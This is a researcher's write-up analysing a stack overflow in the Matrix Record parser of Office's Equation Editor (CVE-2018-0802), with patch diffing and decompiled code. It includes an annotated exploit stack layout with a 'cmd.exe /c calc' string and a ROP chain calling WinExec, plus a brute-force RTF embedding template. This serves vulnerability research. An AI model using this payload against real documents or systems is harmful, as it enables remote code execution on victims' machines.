A Simple Analysis Of Another Vul in CVE-2018-0802


By ITh4cker

0x00 Introduction

In the last post,I have analyzed one of the vuls in CVE-2018-0802,which is know as a patch-bypass of CVE-2017-11882,it also use the stack overflow when parsing the long font name string in Font Record(0x8) as CVE-2017-1182,in fact,the stack overflow also resides in other record's parsing,which is the Matrix Record(0x5)I will explain it in this post☺,it was discovered by CheckPoint,they disclosed it in their blog,but they say it's Size Record,in fact it's Matrix Record(really thanks a lot to @LucarioA77)instead of Size Record,Sum anyway,I should appreciate CheckPoint for the direction☺,as they have little detailes in their blog,so I decided to analyze it for finding out why.

0x01 Vul Cause Analysis

If you are careful enough in the analysis of CVE-2017-11882(vul cause analysis, poc or exp analysis and the patch analysis,and so on),you should be able to discover this vul through the patch analysis,at least you should do the work(patch analysis) when you analyze any vul,the patch contains the repair and response method of the developers,maybe you can find new vul in the patched function,and as I know when the developers decided to repair a vulnerable function,they will also make a second vul digging according to the **code execution flow** of the vul and **the vul type**,it's should be done in 2 direction as following,i.e:




For digging more vulnerable point,not only should us backtrace the code execution flow(**longitudinal**) but also expanding to the same-type's object handling(**transversal**),such as Other record parsing in the EQNEDT32.exe.

Ok,now let's have a look at the patch of CVE-2017-11882 with IDA's Bindiff plugin:

1.00	0.34	-------··	0043F30D	sub_43F30D_1263	0043F30D	sub_43F30D_2781	call reference matching
1.00	0.09	-------··	0040C649	sub_40C649_229	0040C649	sub_40C649_1747	call reference matching
0.99	0.99	-I---··	004181FA	sub_4181FA_438	004181FA	sub_4181FA_1956	call reference matching
0.90	0.99	GI--··	004219F0	sub_4219F0_584	004219F0	sub_4219F0_2102	call reference matching
0.80	0.94	GI--··	0041160F	sub_41160F_287	0041160F	sub_41160F_1805	call reference matching
0.65	0.90	-I---··	0043B418	sub_43B418_1199	0043B418	sub_43B418_2717	call reference matching
0.31	0.38	GI--··	004164FA	sub_4164FA_398	004164FA	sub_4164FA_1916	call reference matching

There are mainly 5 function modified by the patch,and the sub_41160F is the vulable function in CVE-2017-11882 as we analyzed before,

In sub_4219F0,the patch also added a length check as sub_41160F:




```
__int16 __cdecl sub_4219F0(char *a1, __int16 a2, int a3, __int16 a4)
{
  unsigned int v4; // ecx@1
  __int16 v6; // [sp+Ch] [bp-8h]@1
  char *v7; // [sp+10h] [bp-4h]@1

  v6 = sub_421CD4();
  v7 = (char *)&word_45BDC0 + 49 * (v6 - 1) + 64;
  v4 = strlen(a1) + 1;
  if ( v4 >= 0x21 )
    v4 = 32;
  qmemcpy(v7, a1, v4);
```

Sub_4219F0 is called by sub_421774 :

```
  if ( _strcmpi(lpLogfont, &Name) && !sub_4115A7(lpLogfont) )// sub_4115A7 -> CVE-2017-11882
  {
    if ( a3 )
    {
      strcpy(&v5, &Name);
      v7 = 0;
      v6 = 0;
      sub_421054(&v5);
      if ( !sub_421774(&Name, v11[0], 0, a4) )
        *(_WORD *)a4 = sub_4219F0(&Name, v11[0], (int)&tm, v14[0]);
      v16 = 1;
    }
  }
  else
  {
    *(_WORD *)a4 = sub_4219F0((char *)lpLogfont, a2, (int)&tm, v14[0]);
```

In sub_4164FA(),the patch added a length limitation for data copying from MTEF_Bytes_Stream by adding a lenth arguments from the upper caller:

Unpatched:

```
int __cdecl sub_4164FA(int a1)
{
  int v1; // ST0C_4@1
  int result; // eax@2

  do
  {
    v1 = a1++;
    *(_BYTE *)v1 = Read_MTEF_Byte_Stream();
  }
  while ( *(_BYTE *)v1 );
  result = a1;
  *(_BYTE *)a1 = 0;
  return result;
}
```

Patched:

```
void __cdecl sub_4164FA(int a2, int length)
{
  int v2; // edi@1
  int v3; // ecx@1
  int v4; // ebx@2
  char v5; // al@2

  v2 = a2;
  v3 = length;
  if ( length )
  {
    while ( 1 )
    {
      v4 = v3;
      v5 = Read_MTEF_Byte_Stream();
      *(_BYTE *)v2++ = v5;
      if ( !v5 )
        break;
      v3 = v4 - 1;
      if ( v4 == 1 )
      {
        *(_BYTE *)(v2 - 1) = 0;
        return;
      }
    }
  }
}
```

The caller sub_4181FA and sub_43b418 modified as following:

```
int sub_43B418()
{
  int v1; // ebx@1
  __int16 v2; // ST14_2@1
  int result; // eax@1
  char v4; // [sp+14h] [bp-104h]@1

  v1 = (unsigned __int8)Read_MTEF_Byte_Stream();
  v2 = (unsigned __int8)Read_MTEF_Byte_Stream();
  sub_4164FA((int)&v4, 256);
  result = sub_4214C6(&v4, v2);
  word_45ABE6[v1] = result;
  return result;
}
```

```
void sub_4181FA()
{
  char v1; // al@6
  int v2; // eax@7
  __int16 v3; // ST18_2@8
  __int16 v4; // ax@8
  __int16 v5; // ax@9
  CHAR MessageText; // [sp+14h] [bp-1FCh]@9
  int v7; // [sp+20Ch] [bp-4h]@4

  if ( !dword_45518C && !sub_41870C() && dword_45A968 > 0 )
  {
    v7 = dword_45BD3C;
    dword_45BD3C = (int)&unk_45A960;
    *((_DWORD *)&unk_45A960 + 3) = 0;
    dword_45518C = 1;
    while ( *(_DWORD *)(dword_45BD3C + 8) != *(_DWORD *)(dword_45BD3C + 12) )
    {
      v1 = Read_MTEF_Byte_Stream();
      switch ( v1 )
      {
        case 1:
          v2 = sub_416569();
          sub_418404(v2);
          break;
        case 2:
          v3 = sub_416569();
          v4 = sub_416569();
          sub_4184A0(v3, v4);
          break;
        case 3:
          sub_4164FA((int)&MessageText, 500);
```

That's all modification the pathch made,as there are many record parsing work to do,the function Read_MTEF_Data_Stream will be called many time,and you can find MS has repair 2 caller position for lacking length limitation from above analysis,let's see if there are other locations of Read_MTEF_Data_Stream's callers exist the similar problem(copy data to the local variable of parent function without valid length checking),we can find sub_443F6C() maybe vulnerable:

```
int __cdecl sub_443F6C(__int16 size, int a2)
{
  __int16 v2; // ST0C_2@2
  int result; // eax@2
  __int16 v4; // [sp+18h] [bp+8h]@1

  v4 = (2 * size + 9) >> 3;
  while ( 1 )
  {
    v2 = v4--;
    result = v2;
    if ( !v2 )
      break;
    *(_BYTE *)a2++ = Read_MTEF_Byte_Stream();
  }
  return result;
}
```

Here the length of copyed data can be controled by the first argu size,as long as the size is large enough,it will overwrite the returned address of parent function sub_443E34():

```
int __cdecl sub_443E34(int a1, __int16 a2, __int16 a3)
{
  char v3; // ST24_1@1
  int v4; // ST20_4@1
  int v6; // [sp+14h] [bp-14h]@1
  int v7; // [sp+18h] [bp-10h]@1
  int v8; // [sp+1Ch] [bp-Ch]@1
  int v9; // [sp+20h] [bp-8h]@1
  char v10; // [sp+24h] [bp-4h]@1
  char v11; // [sp+25h] [bp-3h]@1
  unsigned __int8 v12; // [sp+26h] [bp-2h]@1
  unsigned __int8 v13; // [sp+27h] [bp-1h]@1

  v6 = 0;
  v7 = 0;
  v8 = 0;
  v9 = 0;
  sub_43B349(&a2, &a3);
  v3 = Read_MTEF_Byte_Stream();
  v10 = Read_MTEF_Byte_Stream();
  v11 = Read_MTEF_Byte_Stream();
  v12 = Read_MTEF_Byte_Stream();
  v13 = Read_MTEF_Byte_Stream();
  sub_443F6C(v12, (int)&v6);
  sub_443F6C(v13, (int)&v8);
  v4 = sub_4428F0(a1, a2, a3, &v6, v3);
  sub_437C9D(v4, 0);
  return v4;
}
```

We can see that the size v12 and v13 are both read from the record’s byte stream,and v12 ,v13 are the adjacent members of the record,the sub_443E34 are just initializing the record structure,but it has no check for the inputed size argu v12 and v13,so v12 and v13 are both controlable,now I don’t know what record it is parsing,so let’s see the cross-reference calling in IDA for more deatiles:

```
.data:00454F30 F0 78 45 00                  off_454F30      dd offset unk_4578F0    ; DATA XREF:
.data:00454F30                                                                      ; sub_43A78F:
.data:00454F34 00 00 00 00                                  align 8
.data:00454F38 70 30 44 00                                  dd offset sub_443070
.data:00454F3C A1 33 44 00                                  dd offset sub_4433A1
.data:00454F40 08 B7 43 00                                  dd offset sub_43B708
.data:00454F44 8F B7 43 00                                  dd offset sub_43B78F
.data:00454F48 00                                           db    0
.data:00454F49 00                                           db    0
.data:00454F4A 00                                           db    0
.data:00454F4B 00                                           db    0
.data:00454F4C 63 3D 44 00                                  dd offset sub_443D63
.data:00454F50 34 3E 44 00                                  dd offset sub_443E34    ; +0x20
.data:00454F54 00 00 00 00 00 00 00 00 00+                  align 10h
```

We can find the function sub_443E34 resides in the structure off_454F30,then I jump to one of the sub_443E34 caller positions(it looks like a play☺):

```
int __cdecl sub_43A78F(int a1, int a2, int a3, int a4)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v5 = (signed __int16)sub_43A720(a1, (int)&v7) - 1;
  switch ( v5 )
  {
    case 3:
      v6 = &off_454F68;
      break;
    case 0:
      v6 = &off_455A20;
      break;
    case 1:
      v6 = &off_455A58;
      break;
    case 2:
      v6 = &off_4579C8;
      break;
    case 4:
      v6 = &off_454F30;
      break;
    case 5:
      v6 = &off_455010;
      break;
    default:
      v6 = &off_4579C8;
      break;
  }
  result = ((int (__cdecl *)(int, int, int, int))v6[8])(a2, a3, a4, v7);
```

It seems that it's a record parsing distribution function use the calculated v5,and (v5 + 1) is the record type read from MTEF bytes stream,I have deep impression on it as I saw it when I analyze CVE-20170-11882,the execution flow of font record's parsing as following:

> So the calling route for Font Record Parsing(0x8) is :
> sub_406881(Load) -> sub_42F8FF(Read MTEF Data) -> sub_43755C -> sub_437c9d(+2EC) -> sub_43A78f -> sub_43a720 -> sub_43a87a(MTEF Byte Stream Handling) -> sub_43B418(font record parsing)


You can reference http://ith4cker.com/content/uploadfile/201712/ce0e1513300171.pdf for more detailes.


sub_43a87a will return the tag byte to sub_43a720,sub_43a720 will return the record type to v5 in sub_43A78F:

```
__int16 __cdecl sub_43A87A(__int16 a1)
{
  while ( 1 )
  {
    if ( (a1 & 0xF) == 8 )
    {
      sub_43B418();                           // Font Record Parsing
      goto LABEL_5;
    }
    if ( (a1 & 0xF) < 9 )
      return a1;
    sub_43B1D0(a1, (int)&word_45B246, (int)&word_45B244);
LABEL_5:
    a1 = (unsigned __int8)Read_MTEF_Byte_Stream();
  }
}
```

```
int __cdecl sub_43A720(__int16 a1, int a2)
{
  __int16 v2; // ax@1
  __int16 v4; // [sp+14h] [bp+8h]@1

  v2 = sub_43A87A(a1);
  v4 = v2;
  *(_WORD *)a2 = (v2 & 0xF0u) >> 4;
  if ( *(_WORD *)a2 & 8 )
  {
    sub_43AC22(a2);
  }
  else
  {
    *(_WORD *)(a2 + 4) = 0;
    *(_WORD *)(a2 + 2) = *(_WORD *)(a2 + 4);
  }
  return v4 & 0xF;
}
```

So we know that the v5 represent the record type in sub_43A78F, then it's clear that sub_454F30 responses to the Matrix Record's parsing function:





So now we have know the stack overflow reside in the Matrix Record's parsing,let's see the structure of the Matrix Record:

MATRIX record (5):

Consists of:

- tag (5)
- [nudge] if xfLMOVE is set
- [valign] vertical alignment of matrix within container
- [h_just] horizontal alignment within columns
- [v_just] vertical alignment within columns
- [rows] number of rows //v12
- [cols] number of columns //v13
- [row_parts] row partition line types
- [col_parts] column partition line types
- [object list] list of lines, one for each element of the matrix, in order from left-to-right and top-to-bottom

According to structure we know that v12 represent the rows and v13 represent the cols,so in the exploit,we can manually control the rows(v12) and cols(v13)for the exact stack layout according to the formula:


```c
int __cdecl sub_443F6C(__int16 size, char *a2)
{
  __int16 v2; // ST0C_2@2
  int result; // eax@2
  __int16 real_size; // [sp+18h] [bp+8h]@1

  real_size = (2 * size + 9) >> 3;
  while ( 1 )
  {
    v2 = real_size--;
    result = v2;
    if ( !v2 )
      break;
    *a2++ = Read_MTEF_Byte_Stream();
  }
  return result;
}
```

The stack layout can be seems like as following(from @LucarioA77):

```
03 {\*\comment Version }
01 {\*\comment Generating Platform }
01 {\*\comment Generating Product }
03 {\*\comment Product Version }
0A {\*\comment Product Subversion }

0A {\*\comment TYPESIZE Record }
01

05 {\*\comment MATRIX Record }
01
01
01
1C {\*\comment size1 -> Copy 8 bytes to EBP-0x14 }
94 {\*\comment size2 -> Copy 38 bytes to EBP-0x0C }

636D642E {\*\comment EBP-0x14 -> "cmd." }
65786520 {\*\comment EBP-0x10 -> "exe " }
2F632063 {\*\comment EBP-0x0C -> "/c c" }
616C6300 {\*\comment EBP-0x08 -> "alc\x00" }
00000000 {\*\comment EBP-0x04 }
19000000 {\*\comment EBP-0x00: 0x19 = (0x32 / 2) }
3AC74400 {\*\comment Return Address -> Base + 0x0004C73A } {\*\asmcomment add esp, 4; retn; }

285B4500 {\*\comment Writable Address -> Base + 0x00055B28 }
B60E4100 {\*\comment Increase EAX -> Base + 0x00010EB6 } {\*\asmcomment add eax, ebp; retn 2; }
B60E4100 {\*\comment Increase EAX -> Base + 0x00010EB6 } {\*\asmcomment add eax, ebp; retn 2; }
0000
4BED4000 {\*\comment Push EAX and Call WinExec -> Base + 0x0000ED4B }
```

for more detail,you can reference CheckPoint's blog here,it's easy to construct the stack.In the exploit of this vul, the most difficult thing is how to bypass ASLR.We are not as lucky as another vul in font record parsing,Checkpoit's security researcher used a brute-force method to bypass ASLR by enumerating the base address using 256 equation objects,which takes about 1 minute to pop up the calc but taking very long time to buffer...

```
{\rtf1\ansi\ansicpg1252\deff0\nouicompat\deflang1033{\fonttbl{\f0\fnil\fcharset0 Calibri;}}\pard\sa200\sl276\slmult1\f0\fs22\lang9
\par\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 01050000020000000b000000457175617
\par\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 01050000020000000b000000457175617
\par\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 01050000020000000b000000457175617
\par\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 01050000020000000b000000457175617
\par\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 01050000020000000b000000457175617
\par\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 01050000020000000b000000457175617
\par\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 01050000020000000b000000457175617
\par\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 01050000020000000b000000457175617
\par\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 01050000020000000b000000457175617
\par\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 01050000020000000b000000457175617
\par\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 01050000020000000b000000457175617
\par\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 01050000020000000b000000457175617
\par\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 01050000020000000b000000457175617
\par\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 01050000020000000b000000457175617
\par\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 01050000020000000b000000457175617
\par\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 01050000020000000b000000457175617
\par\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 01050000020000000b000000457175617
\par\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 01050000020000000b000000457175617
\par\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 01050000020000000b000000457175617
\par\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 01050000020000000b000000457175617
\par\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 01050000020000000b000000457175617
\par\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 01050000020000000b000000457175617
\par\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 01050000020000000b000000457175617
\par\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 01050000020000000b000000457175617
\par\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 01050000020000000b000000457175617
\par\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 01050000020000000b000000457175617
\par\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 01050000020000000b000000457175617
\par\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 01050000020000000b000000457175617
\par\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 01050000020000000b000000457175617
\par\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 01050000020000000b000000457175617
\par\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 01050000020000000b000000457175617
```



And it may seize,It’s a waste of time,and the poc are large(several MBs)maybe there are other method to bypass ASLR?I don’t know now☺

0x02 Conclusion

For the time being,this vul can’t be exploited perfectly for ASLR,and I find I have more to learn,especial in exploit writing and windows protection mechanism bypassing,I will pay more attention to this 2 aspects except the normal analysis☺Reversing and Debugging makes the process of vul analysis more interesting, the exploit development and vul digging also does so.

0x03 Reference

1. https://research.checkpoint.com/another-office-equation-rce-vulnerability/
2. https://twitter.com/LucarioA77

IThacker BeiJing
2018/01/15